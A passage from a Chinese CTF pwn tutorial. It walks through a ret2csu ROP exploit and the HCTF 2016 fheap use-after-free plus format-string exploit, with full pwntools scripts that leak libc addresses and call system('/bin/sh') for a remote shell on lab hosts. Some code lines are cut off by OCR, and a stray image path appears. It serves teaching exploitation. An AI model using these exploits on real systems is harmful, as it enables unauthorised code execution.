  4005d3:  48 8d 2d 3e 08 20 00  lea    0x20083e(%rip),%rbp        # 60
  4005da:  53                    push   %rbx
  4005db:  49 89 f6              mov    %rsi,%r14
  4005de:  49 89 d5              mov    %rdx,%r13
  4005e1:  4c 29 e5              sub    %r12,%rbp
  4005e4:  48 83 ec 08           sub    $0x8,%rsp
  4005e8:  48 c1 fd 03           sar    $0x3,%rbp
  4005ec:  e8 0f fe ff ff        callq  400400 <_init>
  4005f1:  48 85 ed              test   %rbp,%rbp
  4005f4:  74 20                 je     400616 <__libc_csu_init+0x56>
  4005f6:  31 db                 xor    %ebx,%ebx
  4005f8:  0f 1f 84 00 00 00 00  nopl   0x0(%rax,%rax,1)
  4005ff:  00
```


```
400600:  4c 89 ea             mov    %r13,%rdx
400603:  4c 89 f6             mov    %r14,%rsi
400606:  44 89 ff             mov    %r15d,%edi
400609:  41 ff 14 dc          callq  *(%r12,%rbx,8)
40060d:  48 83 c3 01          add    $0x1,%rbx
400611:  48 39 eb             cmp    %rbp,%rbx
400614:  75 ea                jne    400600 <__libc_csu_init+0x40>
400616:  48 83 c4 08          add    $0x8,%rsp

40061a:  5b                   pop    %rbx
40061b:  5d                   pop    %rbp
40061c:  41 5c                pop    %r12
40061e:  41 5d                pop    %r13
400620:  41 5e                pop    %r14
400622:  41 5f                pop    %r15
400624:  c3                   retq
400625:  90                   nop
400626:  66 2e 0f 1f 84 00 00 nopw   %cs:0x0(%rax,%rax,1)
40062d:  00 00 00
```

程序自己的 __libc_csu_init 函数，没开PIE。

疑问:

1.这里可以直接write出got_system吗？既然都得到got_write这个是静态地址，还能去调用，难道got表函数随便调用不变？

因为got_system 存储了实际的 libc-2.23.so!write 地址，所以去执行 got_system 然后打印出实际地址。



2.为什么不传递 "/bin/sh"的字符串地址到最后调用的system("/bin/sh"),而是将"/bin/sh"写入 bss段?

因为这里rdi=r15d=param1 r15d 32-bit，所以不能传递给rdi 64-bit的"/bin/sh" 字符串地址，所以必须写入到可写bss段，因为程序段就32-bit。

```
00007f76:f3c0bd57|2f 62 69 6e 2f 73 68 00 65                    |/bin/sh
```

```
// /dev/stdin    fd/0
// /dev/stdout   fd/1
// /dev/stderr   fd/2
```

总结:

1. 返回到 0x40061a 控制; `rbx,rbp,r12,r13,r14,r15`
2. 返回到 0x400600 执行, `rdx=r13 rsi=r14 rdi=r15d call callq *(%r12,%rbx,8)`
3. 使 rbx=0 这样最后就可以`callq *(r12+rbx*8)` = `callq *(r12)` ，然后构造rop使之能执行任意函数;

4. 需要泄露真实 libc.so 在内存中的地址才能拿到system_addr,才能getshell,那么返回调用`got_write(rdi=1,rsi=got_write,rdx=8)`，从服务端返回write_addr，通过write_addr减去 - write_static/libc.symbols['write']和 system_static/libc.symbols['system'] 的差值得到 system_addr，然后返回到main重新开始，但并没有结束进程；
5. 返回调用got_read(rdi=0,bss_addr,16),相当于执行 `got_read(rdi=0,bss_addr,8)` ,`got_read(rdi=0,bss_addr+8,8)`,发送 system_addr,"/bin/sh",然后返回到main重新开始，但并没有结束进程；
6. 返回到bss_addr(bss_addr+8) -> system_addr(binsh_addr)

开始构造ROP

查看got表，

```
panda@ubuntu:~/Desktop/test$ objdump -R linux_x64_test3

linux_x64_test3:     file format elf64-x86-64

DYNAMIC RELOCATION RECORDS
OFFSET           TYPE              VALUE
0000000000600ff8 R_X86_64_GLOB_DAT  __gmon_start__
0000000000601018 R_X86_64_JUMP_SLOT  write@GLIBC_2.2.5
0000000000601020 R_X86_64_JUMP_SLOT  read@GLIBC_2.2.5
0000000000601028 R_X86_64_JUMP_SLOT  __libc_start_main@GLIBC_2.2.5
```

然后利用代码如下:

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-

from pwn import *

libc_elf = ELF("/lib/x86_64-linux-gnu/libc.so.6")
linux_x64_test3_elf = ELF("./linux_x64_test3")

# p = process("./linux_x64_test3")
p = remote("127.0.0.1",10001)
```

```
11
12 pop_rbx_rbp_r12_r13_r14_r15_ret = 0x40061a
13 print("[+] pop_rbx_rbp_r12_r13_r14_r15_ret = 0x%x" % pop_rbx_rbp_r12_r1
14 rdx_rsi_rdi_callr12_ret = 0x400600
15 print("[+] rdx_rsi_rdi_callr12_ret = 0x%x" %  rdx_rsi_rdi_callr12_ret)
16
17 """
18 0000000000601018 R_X86_64_JUMP_SLOT  write@GLIBC_2.2.5
19 0000000000601020 R_X86_64_JUMP_SLOT  read@GLIBC_2.2.5
20 """
21 got_write =0x0000000000601018
22 print("[+] got_write = 0x%x" % got_write)
23
24 got_write2=linux_x64_test3_elf.got["write"]
25 print("[+] got_write2 = 0x%x" %  got_write2)
26
27 got_read = 0x0000000000601020
28 got_read2=linux_x64_test3_elf.got["read"]
29
30 """
31 0000000000400587 <main>:
32   400587:  55                    push   %rbp
33 """
34 main_static = 0x0000000000400587
35
36 # call got_write(rdi=1,rsi=got_write, rdx=8)
37 # rdi=r15d=param1  rsi=r14=param2 rdx=r13=param3  r12=call_address
38 payload1 ="A"*136 + p64(pop_rbx_rbp_r12_r13_r14_r15_ret) # ret address
39 payload1 += p64(0)+ p64(1)                               # rbx=0 rbp=1
40 payload1 += p64(got_write)                               # call_address
41 payload1 += p64(8)                                       # param3
42 payload1 += p64(got_write)                               # param2
43 payload1 += p64(1)                                       # param1
44
45 payload1 += p64(rdx_rsi_rdi_callr12_ret)                 # call r12
46 payload1 += p64(0)*7                                     # add    $0x8,
47 payload1 += p64(main_static)                             # return main
48
49 p.recvuntil('Hello, World\n')
50
```

```
print("[+] send payload1 call got_write(rdi=1,rsi=got_write, rdx=8)")
p.send(payload1)
sleep(1)

write_addr = u64(p.recv(8))
print("[+] write_addr = 0x%x" % write_addr)

write_static = libc_elf.symbols['write']
system_static = libc_elf.symbols['system']

system_addr = write_addr - (write_static - system_static)
print("[+] system_addr = 0x%x" % system_addr)

"""
  [26] .bss              NOBITS           0000000000601040  00001040
       0000000000000008  0000000000000000  WA       0     0     1
"""
bss_addr = 0x0000000000601040
bss_addr2 = linux_x64_test3_elf.bss()
print("[+] bss_addr  = 0x%x" % bss_addr)
print("[+] bss_addr2 = 0x%x" % bss_addr2)

# call got_read(rdi=0,rsi=bss_addr, rdx=16)
# got_read(rdi=0,rsi=bss_addr, rdx=8)             write system
# got_read(rdi=0,rsi=bss_addr+8, rdx=8)           write /bin/sh
# rdi=r15d=param1  rsi=r14=param2 rdx=r13=param3  r12=call_address

payload2 = "A"*136 + p64(pop_rbx_rbp_r12_r13_r14_r15_ret)    # ret addr
payload2 += p64(0)+ p64(1)                                   # rbx=0 rb
payload2 += p64(got_read)                                    # call_add
payload2 += p64(16)                                          # param3
payload2 += p64(bss_addr)                                    # param2
payload2 += p64(0)                                           # param1

payload2 += p64(rdx_rsi_rdi_callr12_ret)                     # call r12
payload2 += p64(0)*7                                         # add    s
payload2 += p64(main_static)

p.recvuntil('Hello, World\n')

```

```
print("[+] send payload2 call got_read(rdi=0,rsi=bss_addr, rdx=16)")

# raw_input()
p.send(payload2)
# raw_input()

p.send(p64(system_addr) + "/bin/sh\0")  #send /bin/sh\0
"""
00000000:00601040|00007f111b941390|........|
00000000:00601048|0068732f6e69622f|/bin/sh.|
"""
sleep(1)
p.recvuntil('Hello, World\n')


# call bss_addr(rdi=bss_addr+8) system_addr(rdi=binsh_addr)
# rdi=r15d=param1  rsi=r14=param2 rdx=r13=param3  r12=call_address

payload3 ="A"*136 + p64(pop_rbx_rbp_r12_r13_r14_r15_ret)     # ret addr
payload3 += p64(0)+ p64(1)                                   # rbx=0 rb
payload3 += p64(bss_addr)                                    # call_add
payload3 += p64(0)                                           # param3
payload3 += p64(0)                                           # param2
payload3 += p64(bss_addr+8)                                  # param1

payload3 += p64(rdx_rsi_rdi_callr12_ret)        # call r12
payload3 += p64(0)*7                            # add $0x8,%rsp   6 pop
payload3 += p64(main_static)

print("[+] send payload3 call system_addr(rdi=binsh_addr)")
p.send(payload3)
p.interactive()
```

实践4_释放后使用（Use-After-Free）学习

用 2016HCTF_fheap作为学习目标，该题存在格式化字符漏洞和UAF漏洞。格式化字符串函数可以接受可变数量的参数，并将第一个参数作为格式化字符串，根据其来解析之后的参数。

格式化字符漏洞是控制第一个参数可能导致任意地址读写。释放后使用（Use-After-Free）漏洞是内存块被释放后，其对应的指针没有被设置为 NULL,再次申请内存块特殊改写内存导致任意地址读或劫持控制流。

分析程序

checksec查询发现全开了，

```
Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

程序很简单就3个操作，create,delete,quit。

```
signed __int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char buf; // [rsp+0h] [rbp-410h]
  unsigned __int64 v5; // [rsp+408h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("++++++++++++++++++++++++++++");
  puts("So, let's crash the world");
  puts("++++++++++++++++++++++++++++");
  while ( 1 )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        memu_sub_114B();
        if ( !read(0, &buf, 0x400uLL) )
          return 1LL;
        if ( strncmp(&buf, "create ", 7uLL) )
          break;
        create_sub_EC8();
      }
      if ( strncmp(&buf, "delete ", 7uLL) )
        break;
      delete_sub_D95(&buf, "delete ");
    }
    if ( !strncmp(&buf, "quit ", 5uLL) )
      break;
    puts("Invalid cmd");
  }
  puts("Bye~");
  return 0LL;
}
```

漏洞点

在delete操作上发现调用free指针函数释放结构后没有置结构指针为NULL,这样就能实现UAF，如下图，

```
if ( !*((_QWORD *)&unk_2020C0 + 2 * v1 + 1) )
  return __readfsqword(0x28u) ^ v3;
printf("Are you sure?:");
read(0, &buf, 0x100uLL);
if ( strncmp(&buf, "yes", 3uLL) )
  return __readfsqword(0x28u) ^ v3;
(*(void (__fastcall **)(_QWORD, const char *))(*((_QWORD *)&unk_2020C0 + 2 * v1 + 1) + 24LL))(
  *((_QWORD *)&unk_2020C0 + 2 * v1 + 1),
  "yes");
*((_DWORD *)&unk_2020C0 + 4 * v1) = 0;
```

create功能会先申请0x20字节的内存堆块存储结构，如果输入的字符串长度大于0xf，则另外申请指定长度的空间存储数据，否则存储在之前申请的0x20字节的前16字节处，在最后，会将相关free函数的地址存储在堆存储结构的后八字节处。

```
ptr = (CHANGE_MY_NAME *)malloc(0x20uLL);
printf("Pls give string size:");
nbytes = sub_B65();
if ( nbytes <= 0x1000 )
{
  printf("str:");
  if ( read(0, &buf, nbytes) == -1 )
  {
    puts("got elf!!");
    exit(1);
  }
  nbytesa = strlen(&buf);
  if ( nbytesa > 0xF )
  {
    dest = (char *)malloc(nbytesa);
    if ( !dest )
    {
      puts("malloc faild!");
      exit(1);
    }
    strncpy(dest, &buf, nbytesa);
    *(_QWORD *)&ptr->buffer = dest;
    ptr->field_18 = (void (__fastcall *)(void *))free1_sub_D6C;
  }
  else
  {
    strncpy(&ptr->buffer, &buf, nbytesa);
    ptr->field_18 = free2_sub_D52;
  }
  LODWORD(ptr->field_10) = nbytesa;
```

在create时全局结构指向我们申请的内存。

```
for ( i = 0; i <= 15; ++i )
{
  if ( !*((_DWORD *)&unk_2020C0 + 4 * i) )
  {
    *((_DWORD *)&unk_2020C0 + 4 * i) = 1;
    *((_QWORD *)&unk_2020C0 + 2 * i + 1) = ptr;
    printf("The string id is %d\n", (unsigned int)i);
    break;
  }
}
```

这样就可以恶意构造结构数据,利用uaf覆盖旧数据结果的函数指针，打印出函数地址，泄露出二进制base基址，主要逻辑如下:

```
create(4 创建old_chunk0 但是程序占位 old_chunk0_size=0x30 申请0x20
create(4 创建old_chunk1 但是程序占位 old_chunk1_size=0x30 申请0x20
释放chunk1
释放chunk0
create(0x20 创建 chunk0 占位 old_chunk0,占位 old_chunk1
            创建 chunk1 覆盖 old_chunk1->data->free 为 puts
```

此时执行delete操作，也就执行了。

```
free(ptr) -> puts(ptr->buffer和后面覆盖的puts地址)
```

打印出了puts_addr地址，然后通过计算偏移得到二进制基址,如下:

```
bin_base_addr = puts_addr - offset
```

然后利用二进制基址算出二进制自带的 printf 真实地址，再次利用格式化字符漏洞实现任意地址读写。

如下是得到printf 真实地址 printf_addr后利用格式化字符漏洞实现任意地址读写的测试过程，我们输出10个%p 也就打印了堆栈前几个数据值。然后找到了 arg9 为我们能够控制的数据，所以利用脚本里printf输出参数变成了 "%9$p"，读取第九个参数。

```
delete(0)
payload = 'a%p%p%p%p%p%p%p%p%p'.ljust(0x18, '#') + p64(printf_addr)
create(0x20, payload)
```

```
p.recvuntil("quit")
p.send("delete ")
p.recvuntil("id:")
p.send(str(1) + '\n')
p.recvuntil("?:")
p.send("yes.1111" + p64(addr) + "\n")  # 触发 printf漏洞

p.recvuntil('a')
data = p.recvuntil('####')[:-4]
```

IDA调试时内存数据为如下:

```
0000560DFCD3C000  00 00 00 00 00 00 00 00  31 00 00 00 00 00 00 00  ....
0000560DFCD3C010  40 C0 D3 FC 0D 56 00 00  00 00 00 00 00 00 00 00  @...
0000560DFCD3C020  1E 00 00 00 00 00 00 00  6C CD 7C FB 0D 56 00 00  ....
0000560DFCD3C030  00 00 00 00 00 00 00 00  31 00 00 00 00 00 00 00  ....
0000560DFCD3C040  61 25 70 25 70 25 70 25  70 25 70 25 70 25 70 25  a%p%
0000560DFCD3C050  70 25 70 25 70 23 23 23  D0 C9 7C FB 0D 56 00 00  p%p%

00007FFE50BF9630  00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00  ....
00007FFE50BF9640  79 65 73 2E 31 31 31 31  00 60 8C 2B 45 56 00 00  yes.

00007FFCA59554F8  0000560DFB7CCE95  delete_sub_D95+100
00007FFCA5955500  0000000000000000
00007FFCA5955508  0000000100000000  arg7
00007FFCA5955510  313131312E736579  arg8
00007FFCA5955518  0000560DFB7CC000  LOAD:0000560DFB7CC000 # arg9 读取这个
00007FFCA5955520  000000000000000A
00007FFCA5955528  0000560DFB7CCA50  start
00007FFCA5955530  00007FFCA5955D90  [stack]:00007FFCA5955D90
```

利用格式化字符串漏洞实现任意地址后，读取两个libc函数然后确定libc版本,获取对应libc版本的system_addr。

最终利用

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-
```

```python

from pwn import *

context.log_level = 'debug'
# target = process('pwn-f')
p = remote('172.16.36.176', 10003)

elf = ELF("./pwn-f")
libc_elf = ELF("./libc-2.23.so")
def create(size, string):
    p.recvuntil('3.quit')
    p.sendline('create ')
    p.recvuntil('size:')
    p.sendline(str(size))
    p.recvuntil('str:')
    p.send(string)

def delete(id):
    p.recvuntil('3.quit')
    p.sendline('delete ')
    p.recvuntil('id:')
    p.sendline(str(id))
    p.recvuntil('sure?:')
    p.sendline('yes')

def leak(addr):
    global printf_addr

    delete(0)
    payload = 'a%9$s'.ljust(0x18,'#') + p64(printf_addr) #覆盖chunk1的 f
    create(0x20,payload)
    p.recvuntil("quit")
    p.send("delete ")
    p.recvuntil("id:")
    p.send(str(1)+'\n')
    p.recvuntil("?:")
    p.send("yes.1111"+p64(addr)+"\n") # 触发 printf漏洞
    p.recvuntil('a')
    data = p.recvuntil('####')[:-4]
    if len(data) == 0:
```

```
43          return '\x00'
44      if len(data) <= 8:
45          log.info("{}".format(hex(u64(data.ljust(8,'\x00')))))
46      return data
47
48  def main():
49      global printf_addr
50      #step 1 create & delete
51      create(4,'aaaa')
52      create(4,'bbbb')
53      delete(1)
54      delete(0)
55
56      #step 2 recover old function addr
57      pwn = ELF('./pwn-f')
58      payload = "aaaaaaaa".ljust(0x18,'b')+'\x2d'#  recover low bits,the
59      create(0x20,payload) # 申请大于0xf的内存会多申请一次 占位chunk0 和 chunk1
60
61
62      #调用的是之前留下的chunk1 然后被覆盖
63      delete(1) # call free -> call _puts
64
65
66      #step 3 leak base addr
67      p.recvuntil('b'*0x10)
68      data = p.recvuntil('\n')[:-1]
69      if len(data)>8:
70          data=data[:8]
71      data = u64(data.ljust(0x8,'\x00'))# leaked puts address use it to c
72      pwn_base_addr = data - 0xd2d # 减去二进制base
73
74      log.info("pwn_base_addr : {}".format(hex(pwn_base_addr))) # 找到了pl
75
76      # free -> printf
77      # 我们首先create字符串调用delete 此时freeshort地址变成了printf, 可以控制打印
78      #step 4 get printf func addr
79      printf_plt = pwn.plt['printf']
80      printf_addr = pwn_base_addr + printf_plt #get real printf addr
81
82      log.info("printf_addr : {}".format(hex(printf_addr)))
```

```
83
84      delete(0)
85
86      #step 5 leak system addr
87      create(0x20,payload)  # 继续调用 free  -> puts
88      delete(1) #this one can not be ignore because DynELF use the delete
89
90      # 泄露malloc_addr
91      delete(0)
92      payload = 'a%9$s'.ljust(0x18,'#') + p64(printf_addr) #覆盖chunk1的 f
93      create(0x20,payload)
94      p.recvuntil("quit")
95      p.send("delete ")
96      p.recvuntil("id:")
97      p.send(str(1)+'\n')
98      p.recvuntil("?:")
99      p.send("yes.1111"+p64(elf.got["malloc"] + pwn_base_addr)+"\n") # 触
100     p.recvuntil('a')
101     data = p.recvuntil('####')[:-4]
102
103     malloc_addr = u64(data.ljust(8,"\x00"))
104     log.info("malloc_addr : {}".format(hex(malloc_addr)))
105
106     # 泄露 puts_addr
107     delete(0)
108     payload = 'a%9$s'.ljust(0x18,'#') + p64(printf_addr) #覆盖chunk1的 f
109     create(0x20,payload)
110     p.recvuntil("quit")
111     p.send("delete ")
112     p.recvuntil("id:")
113     p.send(str(1)+'\n')
114     p.recvuntil("?:")
115     p.send("yes.1111"+p64(elf.got["puts"] + pwn_base_addr)+"\n") # 触发
116     p.recvuntil('a')
117     data = p.recvuntil('####')[:-4]
118
119     puts_addr = u64(data.ljust(8,"\x00"))
120     log.info("puts_addr : {}".format(hex(puts_addr)))
121
122     # 通过两个libc函数计算libc ,确定system_addr
```

```
    from LibcSearcher import *
    obj = LibcSearcher("puts", puts_addr)
    obj.add_condition("malloc", malloc_addr)
    # obj.selectin_id(3)

    libc_base = malloc_addr-obj.dump("malloc")
    system_addr = obj.dump("system")+libc_base  # system 偏移

    log.info("system_addr : {}".format(hex(system_addr))) # 找到了plt表的

    #step 6 recover old function to system then get shell
    delete(0)
    create(0x20,'/bin/bash;'.ljust(0x18,'#')+p64(system_addr)) # attent
    delete(1)
    p.interactive()
if __name__ == '__main__':
    main()
```

总结

通过这些入门pwn知识的学习，对栈溢出,堆溢出,uaf的利用会有清晰的理解。对以后分析真实利用场景漏洞有很大的帮助。利用脚本尽量做的通用，考虑多个平台。那么分析利用有了，对于漏洞挖掘这方面又是新的一个课题，对于这方面的探索将另外写文章分析。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队